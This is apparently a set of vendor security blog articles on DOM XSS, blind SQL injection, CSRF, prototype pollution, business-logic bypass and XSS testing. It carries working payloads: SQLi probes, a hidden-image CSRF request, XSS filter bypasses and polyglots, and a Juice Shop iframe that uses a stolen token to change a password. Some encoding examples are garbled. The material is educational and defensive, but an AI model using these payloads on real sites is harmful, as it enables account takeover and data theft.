In reality, the attacker would encode the URL payload so the script is not visible. Some browsers, for example, Mozzila may automatically encode the < and > characters in the document.URL when the URL is not directly typed in the address bar, and therefore it is not vulnerable to the attack shown in the example above. 

Embedding a script directly in the HTML is just one attack access point, other scenarios do not require these characters, nor embedding the code into the URL directly. Therefore, browsers in general are not entirely immune to DOM XSS either.

How DOM based XSS attacks work

What is the Difference Between Standard XSS and DOM-Based XSS?

Let’s review the key differences between classic reflected or stored XSS and DOM-based XSS.

Root Cause 

The root of both the classic XSS and a DOM-based vulnerability is a vulnerability in the source code.

Premises

  • For classic XSS, the premise is the malicious embedding of client-side data by the server in the outbound HTML pages. 
  • For DOM-based XSS, it’s the malicious referencing and use of DOM objects in the client-side.

The Page Type

  • Classic XSS attacks target dynamic page types. 
  • DOM-based XSS attacks can target both static and dynamic page types.

What Can Detect Them

Logs and intrusion detection systems can detect classic XSS attacks. DOM-based XSS can remain unnoticed server-side if the hacker uses evading techniques.

How to Identify Vulnerabilities

For both classic and DOM-based XSS attacks you use vulnerability detection tools that can perform automatic penetration testing. The code also needs to be reviewed. The only difference is that for classic XSS you do it server-side, while for DOM XSS you do it client-side.

DOM XSS Attacks Prevention

You cannot detect DOM XSS attacks from the server-side. The malicious payload doesn’t even reach the server in most cases. Due to this, it can’t be sanitized in the server-side code. The root of the issue is in client-side code, the code of the page. 

You’re free to utilize any prevention techniques for DOM XSS that you can use for standard XSS attacks. There’s only one thing you need to pay attention to. For DOM XSS attacks you need to review and sanitize the client-side code instead of the server-side code.

There are three main ways to defend against DOM XSS:

  1. Don’t use client data for sensitive actions – refrain from using data that was received from the client for any kind of sensitive actions on the client side, like redirection or rewriting.
  2. Sanitize client-side code – do this by inspecting references to DOM objects, especially those that pose a threat like referrer, URL, location, and so on. This is important in cases where the DOM can be modified.
  3. Use Content Security Policy (CSP) – this is a Mozilla capability which is specially designed to prevent XSS and similar attacks. CSP restricts the domains from which the browser will accept scripts for execution. Scripts originating from other domains will not be executed.
  4. Automated detection of DOM XSS vulnerabilities – you can use Bright, an AI-powered application security testing solution that can identify DOM XSS vulnerabilities with zero false positives. Scan your web applications regularly to detect new vulnerabilities and resolve them. Learn more about Bright

Blind SQL Injection: How it Works, Examples and Prevention

What is Blind SQL Injection?

Blind SQL injections (blind SQLi) occur when a web application is exposed to SQL injection, but its HTTP responses don’t contain the results of the SQL query or any details of database errors. This unlike a regular SQL injection, in which the database error or output of the malicious SQL query is shown in the web application and visible to the attacker.

In a Blind SQL Injection, attackers never see the output of the SQL queries. Still, they may see if the application or web page loads normally, and discern how long the SQL server needs to process the SQL query that an attacker passed in the user input.

Exploiting Blind SQL Injections is more complex and more time consuming for the attacker, and the attacker cannot use common SQLi techniques like UNION, sub query injection or XPATH. 

However, the implications and consequences for the security are similar. When an attacker executes a successful malicious query, they take control over the database server. This leads to data theft (e.g., credit card numbers) and may enable a complete takeover of the web server operating system using privilege escalation.

In this article, you will learn:

Content-Based Blind SQL Injection Attacks

In this type of blind SQLi, an attacker performs various SQL queries that claim the database TRUE or FALSE responses. Then the attacker observes differences between TRUE and FALSE statements.

Below is a blind SQL injection example using an online webshop, which displays items for sale. The following link displays details about the item with ID 14,  that is retrieved from a database.

http://www.webshop.local/item.php?id=14

The SQL query used to get this request is:

SELECT columnName, columnName2 FROM table_name WHERE id = 14

The attacker inserts the following blind SQL injection payload:

http://www.webshop.local/item.php?id=14 and 1=2

Now, the SQL query looks like:

SELECT columnName2 FROM tableName WHERE ID = 14 and 1=2SELECT name, description, price FROM StoreTable WHERE ID = 14 and 1=2

This results in the query returning FALSE with no items displayed in the list. The attacker then proceeds to modify the request to:

http://www.webshop.local/item.php?id=14 and 1=1

Now, the SQL query looks like:

SELECT columnName, columnName2 FROM tableName WHERE ID = 14 and 1=1SELECT

The database will return TRUE, and the details of the item with ID 14 are displayed. This is an indication that this webpage is vulnerable.

Related content: Read our guide to sql injection attack.

Time-Based Blind SQL Injection

In this case, the attacker performs a database time-intensive operation.

If the website does not return an immediate response, it indicates a vulnerability to blind SQL injection. The most popular time-intensive operation is a sleep operation.

Based on the example above, the attacker would benchmark the web server response time for a regular SQL query, and then would issue the request below:

http://www.webshop.local/item.php?id=14 and if(1=1, sleep(15), false)

The website is vulnerable if the response is delayed by 15 seconds.

Learn more in our detailed guide to error based sql injection.

Prevention of Blind SQL Injection

In most cases when a developer attempts to protect the website from classic SQL Injection poorly, the result is leaving space for blind injections. Meaning if you turn off error reporting, a classic SQL Injection can become a Blind SQL Injection vulnerability.

How can you protect yourself from Blind SQL Injections:

Use Secure Coding Practices

Be sure to use secure coding practices, independent of the programming language. All standard web development platforms (including PHP, ASP.NET, Java, and but also Python or Ruby) have mechanisms for avoiding SQL Injections, including Blind SQL Injections. Try to avoid dynamic SQL at all costs. 

The best option is to use prepared queries, also known as parameterized statements. Also, you can use stored procedures that most SQL databases support (PostgreSQL, Oracle, MySQL, MS SQL Server). Additionally, escaping or filtering special characters (such as the single quote which is used for classic SQL Injections) for all user data inputs.

Learn more in our detailed guide to sql injection test.

Use Automated Testing Solutions

Bright’s solutions can detect both SQL Injection and Blind SQL injection vulnerabilities. Automatic regular scans will identify any new vulnerabilities which may not have been prevented or identified as noted above, or they may have occurred with new releases. 

Fully and seamlessly integrate application security testing automation into the SDLC, and empower your developers and QA to detect, prioritize and remediate security issues early, without slowing down DevOps pipeline.

Learn more about Bright

CSRF Attacks: Real Life Attacks and Code Walkthrough

What is CSRF Attack?

Cross-Site Request Forgery (CSRF) attacks execute unauthorized actions on web applications, via an authenticated end-user’s connection. Threat actors typically use social engineering schemes to trick users into executing these attacks. 

For example, a user might receive an email or a text message with a link, which deploys malware or injects malicious code into a web page. Once the user clicks the link, attackers use the malware or injected code to send requests to the web application on the user’s behalf.

A CSRF attack is limited to the permissions of the targeted end user. An end user with limited permissions can be forced into changing email addresses, or transferring funds, while an admin account can be forced to compromise an entire web application.

This article focuses on the anatomy of CSRF attacks. To learn more, including how to prevent attacks, see our complete guide to CSRF.

In this article, you will learn:

  • Real World CSRF Attack Examples
  • How Does a CSRF Attack Work?
  • Cross-Site Request Forgery Attack Code Example

Real World CSRF Attack Examples

The first CSRF vulnerabilities were reported in 2001. Because CSRF is carried out from the attacker’s IP address, it often leaves no forensic evidence in a website’s logs. For this reason there are a few reported incidents of CSRF, although the real number of attacks is much larger.

Here are a few examples of notable CSRF attacks.

  • TikTok—in 2020, ByteDance received reports of a vulnerability that allowed attackers to send messages containing malware to Tiktok users. After deployment of the malware, the attackers could perform CSRF or cross-site scripting (XSS) attacks, causing other user accounts to submit requests on their behalf to the TikTok application. TikTok patched the vulnerability within three weeks.
  • McAfee—in 2014, Check Point researchers discovered a CSRF vulnerability in the User Management module of an enterprise security product, McAfee Network Security Manager. The attack allowed malicious users to modify other user accounts. The vulnerability was patched in version 8.1.7.3.
  • YouTube—in 2008, Princeton researchers discovered a CSRF vulnerability on YouTube, which allowed attackers to perform nearly all actions on behalf of any user—including adding videos to favorites, modify friend/family lists, send messages to a user’s contacts, and flagging inappropriate content. The vulnerability was immediately fixed.
  • ING Direct—in 2008, ING Direct, the banking website of a Dutch-owned multinational banking group, had a CSRF vulnerability that allowed attackers to transfer money from users’ accounts, even though users were authenticated with SSL. The website did not have any protection against CSRF attacks, and the process of transferring funds was easy for attackers to see and replicate. 

How Does a CSRF Attack Work?

Browsers can automatically cache or store user website credentials, including information about session cookies, IP addresses, basic authentication credentials, and more. The purpose of this mechanism is to allow users to continuously access web applications without having to authenticate at every step. 

Once a user is authenticated, a website vulnerable to CSRF cannot distinguish between a legitimate user request and a forged one.

Most CSRF attacks trick users into clicking a malicious link. The link is often delivered via emails and chat messages using social engineering techniques. 

The link may include malicious JavaScript or HTML code, which contains a request. Once a user clicks on the link, the code requests a specific task. If the attack is successful, the browser executes the task, letting the attacker perform unauthorized actions using the user’s session. 

In addition to tricking users, threat actors can also directly store CSRF flaws on a vulnerable site. This is a much larger risk because it allows the attacker to control multiple user sessions, including administrator accounts, without having to trick each user into performing an action. 

Attackers create CSRF attacks by either storing IFRAME or IMG tags in HTML fields or by launching cross-site scripting (XSS) attacks. 

Related content: Read our guide to csrf token.

Cross-Site Request Forgery Attacks Code Example

To illustrate a CSRF attack, take an eCommerce website, examplebuy.com, that uses GET requests to accept purchases from customers. We’ll show how attackers can use CSRF to purchase products using other user’s accounts.

1. Attacker observes URL request format

The attacker observes that purchase requests on the website are in this format. 

GET
https://examplebuy.com/shop/purchase?productid=3441&amount=200&address=33&20Park%20Drive%20NY%20NY HTTP/1.1

The request assumes that the user has an open session with the website. It uses an address ID to reference an address defined by the legitimate user.

2. Attacker crafts a forged request URL

The attacker now creates a forged URL that will purchase a product with a high purchase price, using another user’s account.

GET
https://examplebuy.com/shop/purchase?productid=5776&amount=2000&address=45%20Main%20Street%20NJ%20NY HTTP/1.1

The attacker manipulates three parameters in the request—changing the product to a product they want to buy, changing the amount, and using their own address.

3. Attacker hides the URL in an image

There are a number of ways to get the user to load the forged request URL. A common tactic is to hide the URL in an image tag, and embed it in an email sent to the victim, or a website they will visit. The image tag would look like this:

<img src  = “https://examplebuy.com/shop/purchase?productid=5776&amount=2000&address=45%20Main%20Street%20NJ%20NY” width=“0” height= “0”>

4. Attacker uses social engineering to get the user to load the image

The attacker sends a phishing email to the victim, which either directly includes the image, or includes a link to a web page that embeds the malicious image tag. The URL is loaded on the user’s device.

5. Ecommerce site receives the forged request

Assuming that the user has an active session with the ecommerce site, when the URL is loaded, the website receives the forged purchase request. The website cannot identify that the request was not made directly by the legitimate user. It obeys the request and sends the goods to the attacker, billing the legitimate user’s account. 

To learn how to prevent CSRF attacks, see our complete guide to CSRF

Preventing CSRF Attacks with Bright

Bright helps automate the detection and remediation of many vulnerabilities including CSRF, early in the development process, across web applications and APIs. 

By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. Bright completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle. 

Scan any web app, or REST, SOAP and GraphQL APIs to prevent CSRF vulnerabilities – try Bright free.

Everything you need to know about Prototype Pollution

Intro

Prototype Pollution is a vulnerability that allows attackers to exploit the rules of the JavaScript programming language, by injecting properties into existing JavaScript language construct prototypes, such as Objects to compromise applications in various ways.

JavaScript allows all Object attributes to be altered. This includes their magical attributes such as __proto__, constructor and prototype.

An attacker is able to manipulate these attributes to overwrite, or pollute a JavaScript application object prototype of the base object, by injecting other values.

Properties on the Object.prototype are then inherited by all the JavaScript objects through the prototype chain, resulting in either:

  • Denial of Service – by triggering JavaScript exceptions
  • Remote Code Execution – by tampering with the application source code to force the code path that the attacker injects
  • XSS – see examples below

Why is Prototype Pollution an issue?

In Javascript, prototypes define an object’s structure and properties, so that the application knows how to deal with the data. When new objects are created, they carry over the properties and methods of the prototype “object”. If you modify the prototype in one place, it will affect how the objects work throughout an entire application.

What you need to verify a Prototype Pollution

If you have a Firefox or Chrome browser installed, you should be good to go! In this blog, I will be using Firefox.

Simply open the Firefox Developer Tools from the menu by selecting Tools -> Web Developer -> Toggle Tools or use the keyboard shortcut  Ctrl + Shift + I or F12 on Windows and Linux, or Cmd + Opt + I on macOS.

What is susceptible to Prototype Pollution manipulation?

The impact and severity of Prototype Pollution depends on the application. Property definition by path/location is a key example.

Property definition by path/location

There are numerous JavaScript libraries which are vulnerable to Prototype Pollution due to document.location. Finding out which are vulnerable is easy. GitHub user BlackFan maintains a list of libraries that are vulnerable to Prototype Pollution due to document.location. You can find this list here. An example of a high severity prototype pollution security vulnerability was discovered in the lodash library (versions less than 4.17.15).

Let’s dissect the JavaScript objects to better understand what is happening. 

First, we will create an object and access its attributes.

For example, if we create object Book as:
var book = {bookName: "Book name", authorName: "Author of book"};

We can access the name and the author using two different notations, the dot notation (e.g.: book.name), and the square bracket notation (e.g.: book[“name”]).

book.bookName  //output: “Book name”
book["bookName"]//output: “Book name”
var name = "bookName";
Book[name]//output: “Book name”


book.authorName//output: “Author of book”
book["authorName"]//output: “Author of book”
var author = "authorName";
book[author]//output: “Author of book”

The object Object has a few properties for its prototype. We are interested in constructor and__proto__.

You can see all available properties of the Object by typing Object.prototype. in the console of a web browser by opening developer tools.

Now that you know how to access these attributes and list them, how can you use this to add something and pollute the Object?

Let’s create an object book and try to access some non-existent values?
var book = {bookName: "Book name", authorName: "Author of book"};
book.constructor.protoSomeRandomName // this will not work, since there is no attribute protoSomeRandomName

but what if we do this
Object.__proto__["protoSomeRandomName"]="protoSomeRandomValue"
book.constructor.protoSomeRandomName // this will work and return value protoSomeRandomValue (is it magic? not really)

We proved this indeed polluted all the objects created from the object Object with the new attribute, and all of these new objects have inherited this attribute from the prototype.

Simple Example Prototype Pollution payloads

Object.__proto__["protoSomeRandomName"]="protoSomeRandomValue"
Object.__proto__.protoSomeRandomName="protoSomeRandomValue"
Object.constructor.prototype.protoSomeRandomName="protoSomeRandomValue"
Object.constructor["prototype"]["protoSomeRandomName"]="protoSomeRandomValue"

Polluting the DOM

Examples for vulnerable document.location parsers

Credits go to: s1r1us

https://msrkp.github.io/pp/1.html?__proto__[protoSomeRandomName]=protoSomeRandomValue

https://msrkp.github.io/pp/2.html?__proto__[protoSomeRandomName]=protoSomeRandomValue

https://msrkp.github.io/pp/3.html?__proto__[protoSomeRandomName]=protoSomeRandomValue

XSS examples

XSS example #1 https://msrkp.github.io
XSS example #2 https://msrkp.github.io

How to popup an alert by altering __proto__?

var book = {bookName: "Book name", authorName: "Author of book"};
console.log(book.toString())
//output: “[object Object]”

book.__proto__.toString = ()=>{alert("polluted")}
console.log(book.toString())
// alert box pops up: “polluted”

Remediating this vulnerability:

This vulnerability can be fixed by:

  1. Freezing the prototype
    1. Object.freeze(Object.prototype);
    2. Object.freeze(Object);
  1. Schema validation of JSON input
  2. Avoid using unsafe recursive merge functions
  3. Using Map instead of Object
  4. Use Prototypeless Object

var obj = Object.create(null);
obj.__proto__ //output undefined
obj.constructor //output undefined

Bright enables developers and security teams to automatically detect Prototype Pollution vulnerabilities, seamlessly integrated across your pipelines, with no-false positives and built with a Dev first approach.

Request a demo now or give it a try today with a FREE account!

What is Business Constraint Bypass

While security professionals pay significant attention to technical vulnerabilities such as SQL Injection, CSRF and Cross-Site Scripting, modern applications are just as susceptible to business logic flaws.  Business logic flaws defy easy categorization and the skill of discovering them can be more art than science.

In this post, we will discuss business constraint bypass vulnerabilities (a unique case of business logic vulnerability) and give AppSec people & pen testers a few tips on how to test for this type of vulnerability.

Intro

Business Constraint Bypass can seem simple and harmless at first but can lead to a series of serious problems.  Impacts can vary from getting data the user should not have access to, to application-based DoS attacks. 

Importance

Why is this specific attack important, and how can it impact your business?

Let’s take for example a website that will provide information on the best software for Application Security Testing. The free version of the application returns only the top three results, and if you want to see the whole list, you have to pay. Or maybe you want to see the top ten visited websites from a certain category. With the free version you can make only three requests, and if you need more than those three requests, you have to pay.

Business constraint bypass attacks exist because of applications like these. It will try to bypass the constraint and get as much data as possible for free.

Even if data is not accessed unlawfully, this attack might cause a small application based DoS attack, or if the attacker is able to distribute the request, a full-blown DDoS.

Attack

Recon

What I like to do first is to find a parameter that might be modifiable to return more data than necessary. This is done usually while going through the application and looking at all of its possibilities. If I see a page that only shows something like 10 results of a certain data and the only way to get more is to click  “Next page” I flag that as a possible candidate for constraint bypass attack.

Once I have my candidate I check what requests take place while that page is being loaded. What usually happens in modern applications is that an API request is called for n values of that data.

The next step is trying to cURL that API call and if that works, we’re all set to start attacking.

Exploitation

Let’s say we have this API call that we want to attack /api/v1/get_books/10/site/all_books. This call gets 10 books on page “All books”.

What we want to attack is the integer value of 10 and we want more books. How do we do that? I usually follow these steps when generating this attack:

First, you would execute the API call to see if you can get the JSON/YAML of the items you want (in our case its books). This can be done easily by executing the request in the browser itself in a new tab or if you’re feeling like a hacker you can use cURL.

Once we confirm that we can return the data we want we can continue to the next step, increasing the number of items.

This is really simple, we just change the number 10 in the call with a 100, and if it returns 100 items (books) we’ve succeeded in an attack.

The next step is trying to see if we can get a 1000 or even more items.

What if we have a call that’s almost the same as the previous one but it has one more parameter in it. Like this: 

/api/v1/get_books/10/site/all_books?hash=abcd-12fa-be34-c45d. What does this change for us? This specific hash probably refers to some type of session that the application is using so you wouldn’t abuse the same API call and it’s valid for a short timeframe.

What I usually do in this case is prepare an API call that I want to call but not execute it (so something like this /api/v1/get_books/100/site/all_books?hash= and then record a regular API request but take the hash from it and plug it into our own call with a modified number of items.

This will usually do the trick in scenarios like these.

Another thing I’ve seen is duplicated parameters, so an API call ends up looking something like this:

/api/v1/?books=10&page=all_books&hash=some-weird-short-hash&books=10&page=all_books&hash=some-weird-short-hash

As you can see every parameter is being duplicated and if they obfuscate the names to something weird or shorten them you might end up seeing something like the following: /api/v1/?b=10&p=all_books&h=weird-hash&b=10&p=all_books&h=weird-has

There are a couple of ways to proceed in such cases. , First, we need to analyze the situation to figure out which parameter we’re actually attacking.

  • If we execute this and get 10 items, it’s pretty obvious we’re attacking the parameter b.
  • If there are multiple different parameters with different names but the same values we would need to manually check all of them to see which ones are actually the ones that are required by us.
  • Once we know which parameters we’re attacking (in our case b) we can proceed to modify it.

One way to modify is to change both values and see if it gets you the number of items you want, so the API call might end up looking something like this: /api/v1/?b=2448&p=all_books&h=weird-hash&b=2448&p=all_books&h=weird-hash

And if this works, great, we have a way of getting more items, if it doesn’t work it means there is some weird check in the background.

Another way to do this is to remove the duplicated parameters and see if the API call still works, this can get a bit complicated since you might need to remove some specific double parameters but leave others, so you would need to play around with the call itself.

Additional tips

If you want to get the maximum number of items allowed it’s probably best to use something like a modified binary search (O(log n)). Since we don’t know the max value we can return we can do something like this:

  • If a regular call is for 10 items, and we know that we can get a hundred, for example, we need to increase it a lot more. Go for something a bit more absurd like 10.000 items
  • If 10.000 items work you would increase this even further but it will be a bit harder to both verify the amount of data and your browser might act a bit weird with a large JSON so be careful about those things.
  • Let’s say 10.000 doesn’t work but we know that 100 does. The next step is as a binary search goes to check the half point of those two.
  • We make a request for 5.000 items. And depending on if this works or not we have two possible paths.
    • First is if it works, we take another half-point between 5.000 and 10.000, which is 7.500 items. And repeat the previous step.
    • Second is if it doesn’t work, we take a half-point between 5.000 and a 100, and that would be 2.500 items. And repeat the previous step.
  • We do this until we get to the number of items we want and we know work

If you can’t get the API request to work, and it looks something like this /api/v1/books/10/page/all_books. The issue could be in the additional parameter that we’re not actually using, page.

What we can do is try removing it and see if that works, our API call ends up with something like /api/v1/books/10.

This can be applied to any parameter that isn’t the one we’re attacking, try removing it and see how the API responds. This is a lot of trial and error until you get it to work but it can make your life a lot easier.

Remediation

Always check the amount of data being requested via an API call. Just because the API is made to be invisible to the user, doesn’t mean it’s actually invisible to everyone.

If you need the API to be dynamic, make sure to either limit it by user or use-case, including the session in the request itself.

Never trust that an API call that’s available from the internet won’t be used or abused by anyone other than your application.

Bright and Business Constraint Bypass

Business Logic Attacks represent a major issue in modern applications.

While a vulnerability like Business Constraint Bypass is easy to find, most automated AST tools are not able to detect it.

Bright is the only DAST solution capable of detecting Business Logic Constraint vulnerabilities in applications and APIs. Simply initiate a scan (using GUI or CLI) and among other vulnerabilities, Bright will also test for business constraint bypass. The resulting report comes completely false-positive free, with remediation guidelines for you and your team. Integrate Bright with Jira, Slack, or any other issue tracking tool and assign any finding as a ticket to your colleagues.

To see these and many other features of Bright in action, request a demo – https://brightsec.com/request-a-demo

The Ultimate Beginners Guide to XSS Vulnerability

Intro

Cross-site scripting (XSS) is an old but always relevant and dangerous type of attack that plagues almost all web applications, be it older or modern ones. It relies on developers using javascript to enhance the experience of end-users of their application, but when the javascript isn’t properly handled it leads to many possible issues, and one of them is XSS.

Importance of XSS vulnerabilities

The risk of XSS is that the malicious code is usually injected directly into the vulnerable application and not a redirect site that the user might watch out for. So if you often go to example.com and someone sends you a link of one of their articles that goes something like example.com/this-article-is-good?id=%3Cscript%3Ealert%281%29%3C%2Fscript%3E you’ll probably click it because it’s something you’re really used to. What you’re not aware of is that there was some code injected in the site without your or the site’s approval and that code might steal your session, take some screenshots, activate a keylogger, etc…

An even more dangerous type of XSS vulnerability is the persistent one where you don’t even have to click on a link to execute the code, you just browse to some page on a site you trust and an attackers comment containing malicious code that was saved in the database is displayed on the site and suddenly you and everyone who visits that page is triggering something they really don’t want to trigger.

Some known XSS attacks in the wild

One of the most famous examples of XSS is the “Samy“. Samy is one of the fastest spreading malwares in internet history. It abused unsanitized profile posts to inject harmful javascript code that was saved to the database and then activated whenever a user viewed that post, thus spreading the worm to themselves and so on.

Yahoo account hijack via email phishing and XSS, attackers made a page with malicious javascript that would steal cookies of visitors. The attack was executed by sending an email with a link to the popular news page article, but the link linked back to the attacker’s site which contained malicious code.

Types of XSS

The three most common types of XSS are:

– Reflected
– Persistent
DOM-based XSS

You can read more about these types and how and why they work here.

Attacks

Let’s start with the basics

XSS is a really easy attack to start testing and seeing if you can execute malicious code. To get started, find some possible injection points in your targets and start with some simple basic payloads and see how the page reacts and then try to break it.

Finding possible injection points

The easiest way to find possible injection points is to see if reflection happens somewhere. A good example for this is usually the search bar where once you search for something you get the string you searched back at the top of the page. 

In the image above you can clearly see reflection happening and this is a prime spot to start testing for XSS.

Another good place to start injecting is a form in which text will be displayed to a large number of people. A good example of this is comments on a page, a review, post, or basically anything that will be seen by someone other than you.

Inspecting the elements and analyzing the reflection

Once you found a reflection point it’s a good idea to analyze it a bit and see how things are getting reflected, what do they pass through to get reflected back to you and how you can get over some of the common hurdles that developers put in to stop XSS attacks.

A good first step is to inject a bunch of random characters to see if some are blacklisted. this includes characters like < > / ; ! # $ and combinations of them to see if they are all reflected properly. Another good way to see for common blacklisting is doing some basic injections and seeing how they are reflected.

After playing around with the input field itself it’s good to check the frontend code to see if it’s sanitized somewhere. Then, check the javascript files that the input field goes through to see that.

Basic injections

Doing basic injections is a great way to see how the field is reflecting the input and what it’s doing with it behind the scenes.

First start with injecting the most basic alert: <script>alert(1)</script>. What is reflected back to you, just the alert part, maybe you got a popup (if you did you found the goldmine, go ahead and break the whole site because there are probably a bunch more vectors possible), maybe it just filtered out special characters, maybe nothing got reflected, or in the worst case everything got reflected nicely back to you.

Depending on what got reflected back to you you can start crafting your payload.

Here are some examples on different simple injections and bypasses and how to work through them:

1. Basic injection works <script>alert(1)</script> in the URL parameter id (broken_site/xss/1?id=<script>alert(1)</script>)

2. Basic injection doesn’t work but we get some reflection (http://100.26.239.14:3000/vuln/xss/2?id=<script>alert(1)</script>)

In this example we see that there is reflection but the script tags are filtered out, let’s play a bit with them to see how we can get them displayed.

Let’s see if capitalization breaks out of the blacklisting. Next payload is broken/site/xss/2?id=<sCriPt>alert(1)</ScRipt>.

And it worked, the filtering used was just checking lowercase/uppercase characters and not mixed case.

3. Let’s try on another page, again we start with basic injection to scout it out broken_site/xss/3?id=<script>alert(1)</script>

Again as in the previous example, let’s mix the case and see how that reacts broken/site/xss/3?id=<sCriPt>alert(1)</ScRipt>

Pretty much the same as the previous try, nothing changed, looks like it sanitizes the input to only one case and then checks it.

Let’s try wrapping it to see if it does just one check or multiple checks. Payload is broken_site/xss/3?id=<sc<script>ript>alert(1)</sc</script>ript>

And this worked, the site just checks once if the payload contains the script tags and removes them, once it removes them we get another set of script tags that we wrapped around the removed ones and we get the successful alert prompt.

4. Page 4, again basic injection to see what’s going on broken_site/xss/4?id=<script>alert(1)</script>

Here we get an interesting reflection, where some tags are still there but there is no script.

Let’s try wrapping it up to see what’s happening with the payload broken_site/xss/4?id=<sc<script>ript>alert(1)</sc</script>ript>

It looks like the page uses some sort of regex to filters the script out, let’s try something other than script.

Injecting a basic a tag and seeing how the site reacts to that. Payload is broken_site/xss/4?id=<a onmouseover="alert(1)">Click me!</a>. What we do here is basically create a link that says click me, and when we hover the mouse over it, the alert box should execute.

We have the link on the site, let’s try hovering over it to see if we get the alert box.

And that worked because the whole focus of filtering was the script tag, the developers forgot about a tag and left that for the injections.

5. Another page, again we try the basic injection to see what’s going on with the site broken_site/xss/5?id=<script>alert(1)</script>

Nothing gets reflected, let’s try wrapping it and seeing how it behaves then. Payload is broken_site/xss/5?id=<sc<script>ript>alert(1)</sc</script>ript>

We get some reflection, but it doesn’t really help us out.

Let’s try with the a tag and see how it behaves, we’re still not sure what’s being filtered here.

Payload is broken_site/xss/5?id=<a onmouseover="alert(1)">Click me!</a>

We get the link but when we try to hover over it, it doesn’t actually execute anything. So it isn’t the script tag that is being filtered out but the alert is the culprit here. Let’s try converting it from ascii code to characters using some basic JS. Open up your developer tools by pressing F12 in your favorite browser and go to the Console tab. Type the following String.fromCharCode(97) and press Enter. You should get the character a displayed in your console. Now let’s craft up our alert box with this. Function is String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41) and let’s put that into eval so it executes. 

Payload is broken_site/xss/5?id=<a onmouseover="eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41))">Click me!</a>

And once we hover on it.

It worked.

Another thing that would’ve worked in this case if we injected prompt or confirm instead of alert.

This is the standard way of working through to figure out how to get the prompt to appear, iteratively trying things until something sticks and then modifying the thing that sticks the best to get the prompt. Another good thing to do is to inspect the element and see the code around it to see if you can get something out of that. It’s really useful for detecting DOM-XSS issues.

The site we used to test these injections is Broken Crystals, and you can also contribute to it to make it better.

Going crazy with the payloads

XSS Payloads can and do get really crazy real fast, and the AppSec community created some great payloads that you can just copy and paste to see if they work.

Some common bypasses are:

– Encodings

  – URL encoding

<script>alert(1)</script> to %3Cscript%3Ealert%281%29%3C%2Fscript%3E

  – Base64 encoding

  <script>alert(1)</script> to PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==

  – Hexadecimal encoding without semicolon

<script>alert(1)</script> to %3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E

  – Decimal HTML character

<script>alert(1)</script> to <script>alert(1)</script><script>alert(1)</script>

  – Decimal HTML character without semicolon

<script>alert(1)</script> to &#60&#115&#99&#114&#105&#112&#116&#62&#97&#108&#101&#114&#116&#40&#49&#41&#60&#47&#115&#99&#114&#105&#112&#116&#62

  – Octal encoding

javascript:prompt(1) to javascript:'160162157155160164506151'

  – Unicode encoding %EF%BC%9E -> > and %EF%BC%9C -> <

<script>alert(1)</script> to %EF%BC%9Cscript%EF%BC%9Ealert(1)%EF%BC%9C/script%EF%BC%9E

  – Using jsfuck

– Embedding encoded characters that don’t break the script (tab, newline, carriage return)

  – Embedding tab

<script>alert(1)</script> to <scri pt>alert(1)</script>

  – Embedding newline

<script>alert(1)</script> to <scri pt>alert(1)</script>

  – Embedding carriage return

<script>alert(1)</script> to <scri pt>alert(1)</script>

  – Null breaks

 <script>alert(1)</script> to <script>alert(1)</script>;

  Null breaks should be done either through a proxy or by embedding the %00 in the URL query, otherwise they won’t work properly.

– Character bypasses:

  – To bypass quotes for string use String.fromCharCode() function

  – To bypass quotes in mousedown event <a href="" onmousedown="var name = '';alert(1)//'; alert('smthg')">Link</a>

  – To bypass space filter use one of /, 0x0c/^L like:

<a onmouseover="alert(1)">Click me!</a> to <a/onmouseover="alert(1)">Click me!</a>

<a onmouseover="alert(1)">Click me!</a> to <a^Lonmouseover="alert(1)">Click me!</a>

  – To bypass parenthesis for string using `

<script>alert(1)</script> to <script>alert`1`</script>

  – To bypass closing tags > use nothing, they don’t need to be closed

<svg onload=alert(1);//

– Bypassing on...= filter

  – Using null byte

<a onmouseover="alert(1)">Click me!</a> to <a onmouseoverx00="alert(1)">Click me!</a>

  – Using vertical tab

<a onmouseover="alert(1)">Click me!</a> to <a onmouseoverx0b="alert(1)">Click me!</a>

  – Using a /

<a onmouseover="alert(1)">Click me!</a> to <a onmouseover/="alert(1)">Click me!</a>

– Escaping JS escapes

You’re already working in script tags but you need to escape the quotes to inject your own code:

  ";alert(1);//

  or close the script tag and open up your own immediately after:

  </script><script>alert(1);</script>

Polyglots

Polyglots are used to save time when testing for XSS. They usually cover a large variety of injection contexts. They aren’t the end all be all for XSS but they do speed up the process quite a bit. If the polyglot works, you save a lot of time, if it doesn’t you either move on or continue with a lot more specific attack on that input. It all depends on your goal, if it is to test a lot of parameters, polyglots are great, if it is to break a single parameter, you will probably need to dig deep into how that specific part of the application works.

Here is a great polyglot by 0xSobky 

jaVasCript:/*-/*`/*`/*'/*"/**/(/* */oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>x3csVg/<sVg/oNloAd=alert()//>x3e

It covers a large amount of injection contexts and is overall great polyglot to test everything with.

Another great polyglot by s0md3v

-->'"/><sCript><deTailS open x=">" ontoggle=(cou006efirm)``>

You can find many other polyglots here.

Fun on test sites

JuiceShop XSS-es

Reflected XSS Example

On juice-shop, login as any user, and then go to “Account” and “Privacy & Security”. Next go to “Change Password”.

Open developer tools (F12) and go to Network tab and change the password.

You will see this link http://juice-shop.herokuapp.com/rest/user/change-password?current=xxx&new=aaaaa&repeat=aaaaa. And once we probe it a bit we find out that we can change the password without supplying the old password. So the request looks like http://juice-shop.herokuapp.com/rest/user/change-password?new=aaaaa&repeat=aaaaa.

With this we have a way of changing someone’s password but now we need a way of executing the request. If we try to input this in the search box XSS like <img src="http://juice-shop.herokuapp.com/rest/user/change-password?new=aaaaa&repeat=aaaaa"> it won’t work because it doesn’t actually send a request.

So we wrap with iframe and send a proper HttpRequest to get this to work like

<iframe src="javascript:xmlhttp = new XMLHttpRequest();
   xmlhttp.open('GET', 'http://juice-shop.herokuapp.com/rest/user/change-password?new=aaaaa;repeat=aaaaa’);
   xmlhttp.setRequestHeader('Authorization',`Bearer=${localStorage.getItem('token')}`);
   xmlhttp.send();">
</iframe>

